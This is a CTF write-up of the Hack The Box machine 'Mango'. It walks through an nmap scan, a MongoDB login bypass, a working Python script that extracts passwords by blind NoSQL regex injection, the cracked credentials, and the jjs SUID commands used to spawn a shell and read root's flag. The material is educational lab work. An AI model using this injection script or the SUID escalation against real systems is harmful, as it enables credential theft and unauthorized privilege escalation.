
mango

Hi guys! Mango still online,but i have a write-up for you,lol.

It was a relatively medium CTF-style machine with a lot of fun and a NoSql injection exploit.it’s a Linux box and its ip is 10.10.10.162.I added it to /etc//hosts as mango.htb.Let’s taste it (mango 10.000/2kg)!

Nmap

As always we will start with nmap to scan for open port and services:



```
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName
=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.94 seconds
root@n3mo:~# 
```


We got ssh on port 22 ,http on port 80 and https on port 443,we also have a subdomain call staging-order.mango.htb.

this machine name is mango,so search about it first,i finger out that not exactly is mango but some thing same with “mango” that is mongo database.


Web Enumeration:

Port 80 was empty,with 403 response.

mango




Here is port 443,with a search engine and analys.php,look like google?right 😊.Go to subdomain,I saw a login page



As I said earlier,this machine use mongo db,so I use some payloads in payloadsAllthings to bypass login form.But when I am in,it’s a blank page,so next step I use blind nosql injection to dump password.


mango

This is my script:




```
root@n3mo:~/Desktop/htb/mango# cat b.py
import requests
import string

url="http://staging-order.mango.htb/"
possible_chars = list(string.ascii_letters) + list(string.digits) + ["\\"+c for c in string.punctuation+string.whitespace ]
def get_password(username):
    print("Extracting password of "+username)
    params = {"username":username, "password[$regex]":"", "login": "login"}
    password = "^"
    while True:
        for c in possible_chars:
            params["password[$regex]"] = password + c + ".*"
            pr = requests.post(url, data=params, verify=False, allow_redirects=False)
            if int(pr.status_code) == 302:
                password += c
                print("found more ",c)
                break
        if c == possible_chars[-1]:
            print("Found password "+password[1:].replace("\\", "")+" for username "+username)
            return password[1:].replace("\\", "")
get_password("admin")
```

My friend said that,there is have another user not just admin,so I brute force for “mango” user too.




```
root@n3mo:~/Desktop/htb/mango# python3 b.py
Extracting password of admin
found more  t
found more  9
found more  K
found more  c
found more  S
```

After some time.we will got the password.here is it:




```
root@n3mo:~/Desktop/htb/mango# cat admin.txt
admin:t9KcS3>!0B#2
root@n3mo:~/Desktop/htb/mango# cat mang.txt
mango:h3mXK8RhU~f{]f5H
root@n3mo:~/Desktop/htb/mango# 
```

Use “mango” creds for ssh. And login as admin when I connect.So we got the user now.easy <3




```
admin@mango:/home/mango$ cd ..
admin@mango:/home$ cd admin
admin@mango:/home/admin$ ls -la
total 44
drwxr-xr-x 5 admin admin 4096 Jan 27 13:12 .
drwxr-xr-x 4 root  root  4096 Sep 27 14:02 ..
lrwxrwxrwx 1 admin admin    9 Sep 27 14:30 .bash_history → /dev/null
-rw-r--r-- 1 admin admin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr  4  2018 .bashrc
-rw-rw-r-- 1 admin admin  651 Jan 27 13:12 file
drwx------ 2 admin admin 4096 Jan 27 12:51 .gnupg
-rw-rw-r-- 1 root  admin 1721 Jan 27 13:15 .jjs.history
drwxrwxr-x 3 admin admin 4096 Jan 27 13:01 .local
-rw-r--r-- 1 admin admin  807 Apr  4  2018 .profile
drwx------ 2 admin admin 4096 Jan 27 08:19 .ssh
-r-------- 1 admin admin   33 Sep 27 14:29 user.txt
admin@mango:/home/admin$ 
```

In root part,I'm not actualy become root .but I'm still readable root.txt through jjs.



```
-rwsr-sr-x 1 root root 18161 Jul 15  2016 /usr/bin/run-mailcap
-rwsr-xr-x 1 root root 76496 Jan 25  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 44528 Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 18448 Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-- 1 root admin 10352 Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 101240 Mar 15  2019 /usr/lib/snapd/snap-confine


[+] Possibly interesting SUID files:
-rwsr-sr-- 1 root admin 10352 Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

When I ran the script call LinEnum.sh.I found interesting SUID file and check it in gtfobin,but admin can not run it as sudo.So,first I use the command to get shell of java ,and then read file root.txt,I don't know how to become root user.some one say that,may be you can write some key and ssh into it.



```
mango@mango:~$ su admin
Password:
$

    echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \$@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor(
)" | jjs

$ $
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c $@|sh _ echo sh </dev/pts/1 >/dev/pts/1 2>/dev/pts/1').wa
itFor()
2
jjs> $ $ $ ls
$ ls
$ echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | jjs> > >
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var BufferedReader = Java.type("java.io.BufferedReader");
jjs> var FileReader = Java.type("java.io.FileReader");
jjs> var br = new BufferedReader(new FileReader("/root/root.txt"));
jjs> while ((line = br.readLine()) != null) { print(line); }
8a8ef79a7a2fbb01ea81688424e9ab15
jjs> $ 
```

Thank for reading!

Happy hacking.

N3mo.